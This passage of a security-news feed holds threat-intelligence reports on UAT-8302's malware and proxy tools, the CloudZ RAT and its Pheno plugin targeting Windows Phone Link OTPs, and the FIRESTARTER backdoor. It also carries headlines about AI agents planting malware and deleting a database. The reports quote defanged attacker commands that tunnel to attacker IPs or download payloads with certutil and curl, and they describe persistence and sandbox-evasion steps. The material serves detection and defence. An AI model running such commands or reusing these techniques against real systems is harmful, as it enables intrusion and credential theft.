- A C2 URL for a domain or IP, controlled by UAT-8302, that the malware uses to begin communication with the C2 to carry out malicious operations
- An access token to a legitimate service (such as OneDrive or Dropbox) that UAT-8302 uses to act as its C2 infrastructure to obtain next-stage payloads and commands
VSHELL, SNOWLIGHT and SNOWRUST
In other instances, UAT-8302 deploys the VSHELL malware via a slightly different triad of artifacts for side-loading malware. The benign executable side-loads a malicious DLL named “wininet[.]dll” that reads a BIN file and injects it into “explorer[.]exe”.
The payload is position-independent shellcode that is injected into explorer[.]exe. The payload is a stager for the VSHELL malware that downloads and single-byte XORs the obtained payload with the key 0x99. The decoded payload is a garbled version of VSHELL.
It is worth noting that Talos observed the same single byte key and stager being used by UAT-6382 to deliver VSHELL malware in early 2025. Further investigation revealed that this stager is in fact SNOWLIGHT, a lightweight downloader that can download and deploy a next stage payload. UNC5174 has been observed using SNOWLIGHT to download Sliver and VSHELL. UNC5174 is a suspected China-nexus threat actor that typically exploits zero-day and n-day vulnerabilities to gain access to critical infrastructure organizations in the Americas.
Talos discovered that UAT-8302 also used a Rust based variant of SNOWLIGHT that we track as “SNOWRUST.” SNOWRUST is based on the LexiCrypt Rust-based shellcode obfuscator. SNOWRUST simply decodes the embedded SNOWLIGHT shellcode and executes it to download the XOR encoded final payload, VSHELL, received from the C2.
In one intrusion, UAT-8302 used VSHELL to deploy a native driver from the Hades HIDS/HIPS software — an open-source Windows host monitoring kernel framework written in Simplified Chinese. The driver was specifically the System Monitoring filter driver that lets Hades register callbacks for process, thread, registry, and file events. This allows the driver to monitor the system and potentially allow, block, or hide events and artifacts.
The SNAPPYBEE/DeedRAT and ZingDoor combo
In one instance, UAT-8302 first deployed a RAT family known as DeedRAT/SNAPPYBEE. However, UAT-8302 almost immediately switched over to a DLL-based malware family known as ZingDoor, first disclosed by Trend Micro in 2023, which has attributed both DeedRAT and ZingDoor to the China-nexus threat actor Earth Estries.
ZingDoor has also been deployed after the successful exploitation of ToolShell in 2025 by China-nexus threat actors.
In parallel, UAT-8302 also deployed Draculoader, a generic shellcode loader, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere:
C:\Documents and Settings\All Users\Microsoft\Crypto\RSA\d3d8.dll
Setting up additional means of backdoor access
Once UAT-8302 deploys their custom-made malware, they begin establishing other means of backdoor access. One of the techniques used is setting up proxy servers on infected systems to tunnel traffic outside the enterprise to the infected hosts using tools such as Stowaway (another tool written in Simplified Chinese):
c:\windows\system32\wagent.exe -c 85[.]209[.]156[.]3:56456

cmd.exe /c (echo @echo off && start c:\windows\temp\mmc.exe -l 85[.]209[.]156[.]3:56456 -s <pass> && echo exit) > c:\windows\temp\trun.bat

ag531.exe -c 45[.]135[.]135[.]100:443 -s <blah> -f AgreedUponByAllParties
UAT-8302 may use other tools such as anyproxy to set up proxies within the infected enterprise’s network:
c:\users\public\any.exe
Furthermore, we observed UAT-8302 deploying the SoftEther VPN clients as well:
certutil -urlcache -split -f hxxp://38[.]54[.]32[.]244/Rar.exe rar.exe

rar.exe x glb.rar

Communicator.exe /usermode
Coverage
The following ClamAV signatures detect and block this threat:
- Win.Loader.CloudSorcerer-10059633-0
- Win.Loader.CloudSorcerer-10059634-0
- Win.Malware.CloudSorcerer-10059635-0
- Win.Tool.dddd-10059636-2
- Win.Tool.dddd-10059637-0
- Win.Loader.Donut-10059638-0
- Win.Loader.Draculoader-10059639-0
- Win.Tool.gogo-10059640-0
- Win.Tool.gogo-10059641-0
- Ps1.Tool.Microburst-10059642-0
- Win.Tool.Mobaxtermdecryptor-10059643-0
- Win.Malware.Netdraft-10059644-0
- Win.Malware.Netdraft-10059645-0
- Win.Malware.Netdraft-10059646-0
- Win.Malware.Netdraft-10059647-0
- Win.Malware.Snappybee-10059648-0
- Win.Malware.Snappybee-10059649-0
- Win.Malware.Snappybee-10059650-0
- Win.Malware.Snappybee-10059651-0
- Win.Malware.Snappybee-10059652-0
- Win.Malware.Snappybee-10059653-0
- Win.Malware.Snowrust-10059654-0
- Win.Malware.Agent-10059655-0
- Win.Malware.Stowaway-10059656-0
- Win.Malware.Stowaway-10059657-0
- Win.Loader.Agent-10059658-0
- Win.Malware.Agent-10059659-0
- Win.Malware.Agent-10059660-0
- Win.Loader.Agent-10059661-1
- Win.Malware.Agent-10059662-0
The following Snort Rules (SIDs) detect and block this threat:
- 66055, 66054, 301437, 301436, 301435, 301434, 301433, 301432, 301431
- 66052, 66053, 66050, 66051, 66048, 66049, 66046, 66047, 66044, 66045, 66042, 66043, 66040, 66041
Indicators of compromise (IOCs)
IOCs for this threat are also available on our GitHub repository here.
NetDraft, FringePorch
1139b39d3cc151ddd3d574617cf113608127850197e9695fef0b6d78df82d6ca
Ee56c49f42522637f401d15ac2a2b6f3423bfb2d5d37d071f0172ce9dc688d4b
51f0cf80a56f322892eed3b9f5ecae45f1431323600edbaea5cd1f28b437f6f2
VSHELL
35b2a5260b21ddb145486771ec2b1e4dc1f5b7f2275309e139e4abc1da0c614b
199bd156c81b2ef4fb259467a20eacaa9d861eeb2002f1570727c2f9ff1d5dab
ZingDoor
071e662fc5bc0e54bcfd49493467062570d0307dc46f0fb51a68239d281427c6
Gogo
E74098b17d5d95e0014cf9c7f41f2a4e4be8baefc2b0eb42d39ae05a95b08ea5
2b627f6afe1364a7d0d832ccba87ef33a8a39f30a70a5f395e2a3cb0e2161cb3
Stowaway
7c593ca40725765a0747cc3100b43a29b88ad1708ef77e915ab02686c0153001
F859a67ceebc52f0770a222b85a5002195089ee442eac4bea761c29be994e2ea
anyproxy
7d9c70fc36143eb33583c30430dcb40cf9d306067594cc30ffd113063acd6292
QScan
1bb59491f7289b94ab0130d7065d74d2459a802a7550ebf8cd0828f0a09c4d38
Draculoader
843f8aea7842126e906cadbad8d81fa456c184fb5372c6946978a4fe115edb1c
Dddd
343105919aa6df8a75ecb8b06b74f23a7d3e221fca56c67b728c50ea141314bc
Httpx
4109f15056414f25140c7027092953264944664480dd53f086acb8e07d9fccab
SoftEther VPN
3dec6703b2cbc6157eb67e80061d27f9190c8301c9dd60eb0be1e8b096482d7e
SharpGetUserLogin
9f115e9b32111e4dc29343a2671ab10a2b38448657b24107766dc14ce528fceb
B19bfca2fc3fdabf0d0551c2e66be895e49f92aedac56654b1b0f51ec66e7404
Naabu
45cd169bf9cd7298d972425ad0d4e98512f29de4560a155101ab7427e4f4123f
PortQry
Fb6cebadd49d202c8c7b5cdd641bd16aac8258429e8face365a94bd32e253b00
Network IOCs
hxxps[://]www[.]drivelivelime[.]com
hxxps[://]www[.]drivelivelime[.]com/x
hxxps[://]www[.]drivelivelime[.]com/pw
www[.]drivelivelime[.]com

hxxps[://]msiidentity[.]com
hxxps[://]msiidentity[.]com/pw
msiidentity[.]com

hxxp[://]trafficmanagerupdate[.]com/index[.]php
trafficmanagerupdate[.]com

image[.]update-kaspersky[.]workers[.]dev
update-kaspersky[.]workers[.]dev

85[.]209[.]156[.]3
85[.]209[.]156[.]3:56456
85[.]209[.]156[.]3:46389
hxxp[://]85[.]209[.]156[.]3:8080/wagent[.]exe
hxxp[://]85[.]209[.]156[.]3:8082/wagent[.]exe


185[.]238[.]189[.]41
hxxp[://]185[.]238[.]189[.]41:8080

103[.]27[.]108[.]55
hxxp[://]103[.]27[.]108[.]55:48265/

hxxp[://]38[.]54[.]32[.]244/Rar[.]exe
38[.]54[.]32[.]244

45[.]140[.]168[.]62
88[.]151[.]195[.]133
156[.]238[.]224[.]82
45[.]135[.]135[.]100
CloudZ RAT potentially steals OTP messages using Pheno plugin
- Cisco Talos discovered an intrusion, active since at least January 2026, where an unknown attacker implanted a CloudZ remote access tool (RAT) and a previously undocumented plugin called “Pheno.”
- According to the functionalities of the CloudZ RAT and Pheno plugin, this was with the intention of stealing victims’ credentials and potentially one-time passwords (OTPs).
- CloudZ utilizes the custom Pheno plugin to hijack the established PC-to-phone bridge by abusing the Microsoft Phone Link application, allowing the plugin to continuously scan for active Phone Link processes and potentially intercept sensitive mobile data like SMS and OTPs without deploying malware on the phone.
- CloudZ evades detection by executing critical malicious functions dynamically in system memory and performing checks to avoid debuggers and sandbox environments.
Attacker abuses the Windows Phone Link application

Windows Phone Link (formerly "Your Phone") is a synchronization tool developed by Microsoft and built directly into Windows 10 and 11 that bridges a PC and a smartphone (Android or iPhone). By establishing a secure connection via Wi-Fi and Bluetooth, the application mirrors essential phone activities (such as application notifications and SMS messages) onto the computer screen, reducing the user’s need to physically interact with the mobile device while working on the computer. The Phone Link application writes synchronized phone data such as SMS messages, call logs, and the application notification history to the Windows PC in the application’s SQLite database file.
Talos observed that during an intrusion, an attacker attempted to abuse the Windows Phone Link application using the CloudZ RAT and its Pheno plugin. The Pheno plugin is designed to monitor an active PC-to-phone bridge established by the Phone Link application on the victim machine. With a confirmed Phone Link activity on the victim's machine, the attacker using the CloudZ RAT can potentially intercept the Phone Link application’s SQLite database file (e.g., “PhoneExperiences-*.db”) on the victim machine, potentially compromising SMS-based OTP messages and other authenticator application notification messages.
Intrusion summary of CloudZ infection
Talos discovered from telemetry data that the intrusion had begun with an unknown initial access vector to the victim's environment, which led to the execution of a fake ScreenConnect application update executable. This malicious executable drop and executes an intermediate .NET loader executable, which subsequently deploys the modular CloudZ on the victim’s machine. Upon execution, the RAT decrypts its configuration data, establishes an encrypted socket connection to the command-and-control (C2) server, and enters its command dispatcher mode.
CloudZ facilitates the C2 commands to exfiltrate credentials from the victim machine browser data, and it downloads and implants a plugin. The plugin performs reconnaissance of the Microsoft Phone Link application on the victim machine and writes the reconnaissance data to an output file in a staging folder. CloudZ reads back the Phone Link application data from the staging folder and sends it to the C2 server.
Rust-compiled executable used as a dropper
Talos discovered a Rust-compiled 64-bit executable, disguised with file names such as “systemupdates.exe” or “Windows-interactive-update.exe”, functioning as a loader. The malicious loader was compiled on Jan. 1, 2026, and has the developer string of rustextractor.pdb.
When the loader is run on the victim machine, it decrypts and drops an embedded .NET loader binary disguised as a text file with the file names “update.txt” or “msupdate.txt” in the folder “C:\ProgramData\Microsoft\windosDoc\”.

In another instance, Talos observed that the .NET loader was implanted in the victim machine by downloading it from an attacker-controlled staging server using the command shown below:
curl -L -o C:\ProgramData\Microsoft\WindowsDoc\update[.]txt hxxps[://]calm-wildflower-1349[.]hellohiall[.]workers[.]dev

The dropper executes an embedded PowerShell script to establish persistence on the victim machine through a Windows task which executes the dropped malicious .NET loader. The PowerShell script achieves it by initially performing a runtime check to determine whether the dropped .NET loader is already active on the system. It queries all running processes using the Get-CimInstance Win32_Process command and filters for any instance of regasm.exe with the command line parameters that include the string update.txt. If such an instance is found, the script silently exits without taking any action.
If the check indicates that the .NET loader is not running, the script proceeds to establish persistence by creating a scheduled task named SystemWindowsApis in the scheduled task folder \Microsoft\Windows\. It configures the task to trigger at system startup /sc onstart, execute under the SYSTEM account /ru SYSTEM with the highest privilege level /rl HIGHEST, and the /f flag ensures it will silently overwrite any existing task with the same name, allowing the malware to update its persistence mechanism. The script configures the task scheduler action to run the .NET loader by utilizing the living-off-the-land binary (LOLBin) regasm.exe, which is the .NET Framework Assembly Registration Utility located at “C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\”. It provides the path of the dropped .NET loader as the argument to regasm.exe with the /nologo flag. After creating the task, the script immediately triggers it with schtasks /run, ensuring it executes immediately and survives future reboots.
.NET loader implants the CloudZ RAT

Talos found that the attacker embedded CloudZ, an encrypted .NET-compiled RAT, in the .NET loader executable.

When the .NET loader is triggered through the Windows task scheduler, it performs the detection evasion checks beginning with a timing-based evasion check, where it calculates the actual elapsed time of a sleep command to detect if it is executed in the analysis environment. It then performs enumeration of running processes in the victim machine against a list of security tools, including network sniffers like Wireshark and Fiddler, as well as system monitors like Procmon and Sysmon. The .NET loader exits the execution if these are detected in the victim environment.


The loader then conducts hardware and environment checks to identify virtual machine (VM) or sandbox characteristics. It verifies that the system has at least two processor cores and searches for strings like “VIRTUAL” or “SANDBOX” within the system directory path, computer name, user domain, and the current victim username.
The loader executable is embedded with multiple chunks of the hexadecimal strings in the binary, which are concatenated sequentially during the execution, reassembling a massive hexadecimal data blob. The loader converts the hexadecimal strings to bytes and performs bytewise XOR decryption using the key hexadecimal (0xCA). If the decrypted payload is a .NET assembly, the loader will reflectively run. Otherwise, it writes the decrypted payload to the folder “%TEMP%\{GUID}” and runs it as a process.
Modular CloudZ RAT delivered as payload
Talos discovered that a CloudZ, a modular RAT, is delivered as the payload in the current intrusion. CloudZ is a .NET executable compiled on Jan. 13, 2026, and is obfuscated with ConfuserEx obfuscation.

CloudZ employs layers of defense against the analysis environments and reverse engineering. It queries the _ENABLE_PROFILING environment variable via GetEnvironmentVariable Windows API to detect whether a .NET profiler or debugger is attached to the RAT process on the victim machine. It uses the .NET method “System.Reflection.Emit.DynamicMethod” combined with “ILGenerator” method to create the executable functions dynamically during the RAT execution.
The operation of CloudZ utilizes its configuration data, which is embedded in the binary, as a resource that it decrypts and loads into memory during execution. The decrypted configuration data includes various C2 commands, PowerShell scripts for data archive extraction, multiple file download methods, paths and names of staging folders, multiple HTTP headers, and the URLs of the staging servers.

After the decryption of the configuration data, CloudZ decodes the Base64-encoded strings to get the URL of the staging server where the secondary configuration is stored.

Talos found that the RAT downloads and processes secondary configuration data through the URLs “hxxps[://]round-cherry-4418[.]hellohiall[.]workers[.]dev/?t=1773406370” or "https[://]pastebin[.]com/raw/8pYAgF0Z?t=1771833517" and extracts the C2 server IP address “185[.]196[.]10[.]136” and port number 8089, establishing connections through TCP sockets.
Pivoting on the Pastebin URL indicator, we found that the attacker used the Pastebin handler name “HELLOHIALL” and hosted the secondary configuration data at several Pastebin URLs.


The RAT rotates between three hardcoded user-agent strings to blend its HTTP traffic with the legitimate browser requests of the victim machine. Every HTTP request includes anti-caching headers consisting of “Cache-Control: no-cache, no-store, must-revalidate", “Pragma: no-cache", and “Expires: 0”, which prevents intermediate proxies and CDN infrastructure from caching C2 or the staging server details.
User-agent headers used by the CloudZ are:
- Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
- Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
After the RAT establishes the C2 connection, it enters the command dispatcher module that relies on a decrypted configuration data loaded into memory. The configuration data contains Base64-encoded command identifiers which the RAT matches against the commands received from the C2 server to perform the several functionalities. The commands facilitated by CloudZ are shown in the table below:
Base64-encoded command | Decoded command | Purpose |
cG9uZw== | pong | Heartbeat response |
UElORyE= | PING! | Heartbeat request |
Q0xPU0U= | CLOSE | Terminate RAT process |
SU5GTw== | INFO | collects OS edition, architecture, and hardware details from the victim machine |
UnVuU2hlbGw= | RunShell | Execute shell command |
QnJvd3NlclNlYXJjaA== | BrowserSearch | Browser data exfiltration |
R2V0V2lkZ2V0TG9n | GetWidgetLog | Phone Link recon logs and data exfiltration |
cGx1Z2lu | plugin | Load plugin |
c2F2ZVBsdWdpbg== | savePlugin | Save plugin to disk at the staging directory C:\ProgramData\Microsoft\whealth\ |
c2VuZFBsdWdpbg== | sendPlugin | Upload Plugin to C2 |
UmVtb3ZlUGx1Z2lucw== | RemovePlugins | Remove all deployed plugin modules |
UmVjb3Zlcnk= | Recovery | Recovery or reconnect routine |
RFc= | DW | Download and write file operations |
Rk0= | FM | File management operations – deletefile |
TE4= | LN | Unknown |
TXNn | Msg | Send message to C2 |
RXJyb3I= | Error | Error reporting back to C2 |
cmVj | rec | Screen recording |
The RAT employs various methods to download and execute the plugins. The plugin download feature of RAT uses a three-method fallback approach. It first checks for the presence of the curl utility. If found, it attempts to download the file from a specified URL to a target path while following redirects. If curl is missing or the command fails, it falls back to PowerShell, where it first tries to download the file using the Invoke-WebRequest command. If that method also fails, it executes a final method that uses the LOLBin“bitsadmin” tool to download and save the plugin payloads to the victim machine.

Talos observed from the telemetry data that the attacker has downloaded and implanted the Pheno plugin through the curl command from the staging server.
curl -L -o C:\Windows\TEMP\pheno.exe hxxps[://]orange-cell-1353[.]hellohiall[.]workers[.]dev/pheno.exe
Pheno plugin to perform the Phone Link application recon
In this intrusion, Talos observed that the attacker used a plugin called Pheno to perform reconnaissance of the Windows Phone Link application in the victim machine.
Pheno is designed to detect if a user is currently syncing their mobile device to a Windows machine through the Phone Link application. It scans all running processes for specific keywords such as "YourPhone," "PhoneExperienceHost," or "Link to Windows," and if matches are found, it logs their Process IDs and file paths to the files with the filename “phonelink-<COMPUTERNAME>.txt”, created in two staging folders such as :
- C:\programdata\Microsoft\feedback\cm
- %TEMP%\Microsoft\feedback\cm


After checking Phone Link processes and writing its results, Pheno executes a secondary check that reads back the contents of previously written files and searches the keyword "proxy" in a case-insensitive manner. The plugin conducts this check because the Microsoft Phone Link application creates a local proxy connection to relay traffic between the PC and the paired mobile device. The presence of "proxy" in the output files, whether generated by a previous execution of the pheno plugin, indicates that the Phone Link session is actively routing traffic through its relay channel.
When the keyword is detected, the pheno plugin writes "Maybe connected" to its output file in the staging folders, which eventually allows the attacker, with the help of CloudZ RAT, to potentially monitor SMS or OTP requests that appear on the Phone Link application.
Coverage
The following ClamAV signature detects and blocks this threat:
- Win.Packed.Msilheracles-10030690-0
- Win.Trojan.CloudZRAT-10059935-0
- Win.Trojan.CloudZRAT-10059959-0
The following Snort Rules (SIDs) detect and block this threat:
- Snort 2: 66409, 66410, 66408
- Snort 3: 301492, 66408
Indicators of compromise (IOCs)
The IOCs for this threat are available at our GitHub repository here.
PromptMink Tricked AI Agents into Planting Malware
The post PromptMink Tricked AI Agents into Planting Malware appeared first on Daily CyberSecurity.
Cursor AI Agent Wipes PocketOS Database and Backups in 9 Seconds
PocketOS founder says Cursor AI agent deleted its production database in 9 seconds after misusing a root API token, exposing major Railway security flaws.
Ransom & Dark Web Issues Week 5, April 2026
ASEC Blog publishes Ransom & Dark Web Issues Week 5, April 2026 Emergence of a new ransomware group, M3RX Data from a South Korean religious organization sold on DarkForums ShinyHunters claims a data leak from a US interactive media company
UAT-4356's Targeting of Cisco Firepower Devices
Cisco Talos is aware of UAT-4356's continued active targeting of Cisco Firepower devices’ Firepower eXtensible Operating System (FXOS). UAT-4356 exploited n-day vulnerabilities (CVE-2025-20333 and CVE-2025-20362) to gain unauthorized access to vulnerable devices, where the threat actor deployed their custom-built backdoor dubbed “FIRESTARTER.” FIRESTARTER considerably overlaps with the technical capabilities of RayInitiator’s Stage 3 shellcode that processes incoming XML-based payloads to endpoint APIs.
In early 2024, Cisco Talos attributed ArcaneDoor, a state-sponsored campaign focused on gaining access to network perimeter devices for espionage, to UAT-4356.
Customers are advised to refer to Cisco’s Security Advisory for mitigation and detection guidance, indicators of compromise (IOCs), affected products, and applicable software upgrade recommendations.
The FIRESTARTER backdoor
FIRESTARTER is a malicious backdoor implanted by UAT-4356 that allows remote access and control to execute arbitrary code inside the LINA process, a core component of Cisco’s ASA and FTD appliances running FXOS.
Persistence
UAT-4356 established persistence for FIRESTARTER on compromised devices by manipulating the mount list for Cisco Service Platform (CSP), namely “CSP_MOUNT_LIST”, to execute FIRESTARTER. The mount list allows programs and commands to be executed as part of the device’s boot sequence. The persistence mechanism triggers during graceful reboot (i.e., when a process termination signal is received). FIRESTARTER also checks the runlevel for value 6 (indicating device reboot) and in case of a match, writes itself to backup location “/opt/cisco/platform/logs/var/log/svc_samcore.log" and updates the CSP_MOUNT_LIST to copy itself back to “/usr/bin/lina_cs” and then be executed. When FIRESTARTER runs after a reboot, it restores the original CSP_MOUNT_LIST and removes the trojanized copy. Because the runlevel triggers establishment of this transient persistence mechanism, a hard reboot (for example, after the device has been unplugged from power) effectively removes the implant from the device.
FIRESTARTER has used the following commands to establish persistence for itself using the transient persistence mechanism:

When the implant injects itself into the LINA process, it removes the traces of its persistence mechanism by restoring the CSP_MOUNT_LIST from a temporary copy (“CSP_MOUNTLIST.tmp”), then removing the temporary copy and the FIRESTARTER file from disk (“/usr/bin/lina_cs”).
FIRESTARTER’s backdoor capabilities
FIRESTARTER can run arbitrary shellcode received by the device. A pre-defined handler function specified by a hardcoded offset in the LINA process’ memory is replaced by an unauthorized handler routine that parses the data being served to it. FIRESTARTER specifically looks for a WebVPN request XML. If the request data received matches a specific pattern of custom-defined prefixing then the shellcode that immediately follows it is executed in memory. If the prefixing bytes are not found, then the data is treated as regular request data and passed to the original handler function (if any).
FIRESTARTER’s loading mechanism, Stage 2 shellcode (i.e., the actual request handler component), handler function replacement, XML parsing for magic bytes, and final payload execution display considerable overlaps with RayInitiator’s Stage 3 deployment actions and accompanying artifacts.
Injecting and activating the malicious shellcode in LINA
